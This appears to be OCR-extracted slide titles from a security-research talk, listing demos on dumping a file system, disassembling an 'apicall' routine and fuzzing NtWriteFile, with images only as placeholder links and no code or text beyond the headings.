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

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

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



# Dumping The File System



# Demo

Disassembling `apicall`

# Disassembling `apicall`



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



# Demo

Fuzzing `NtWriteFile`

# Fuzzing NtWriteFile



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
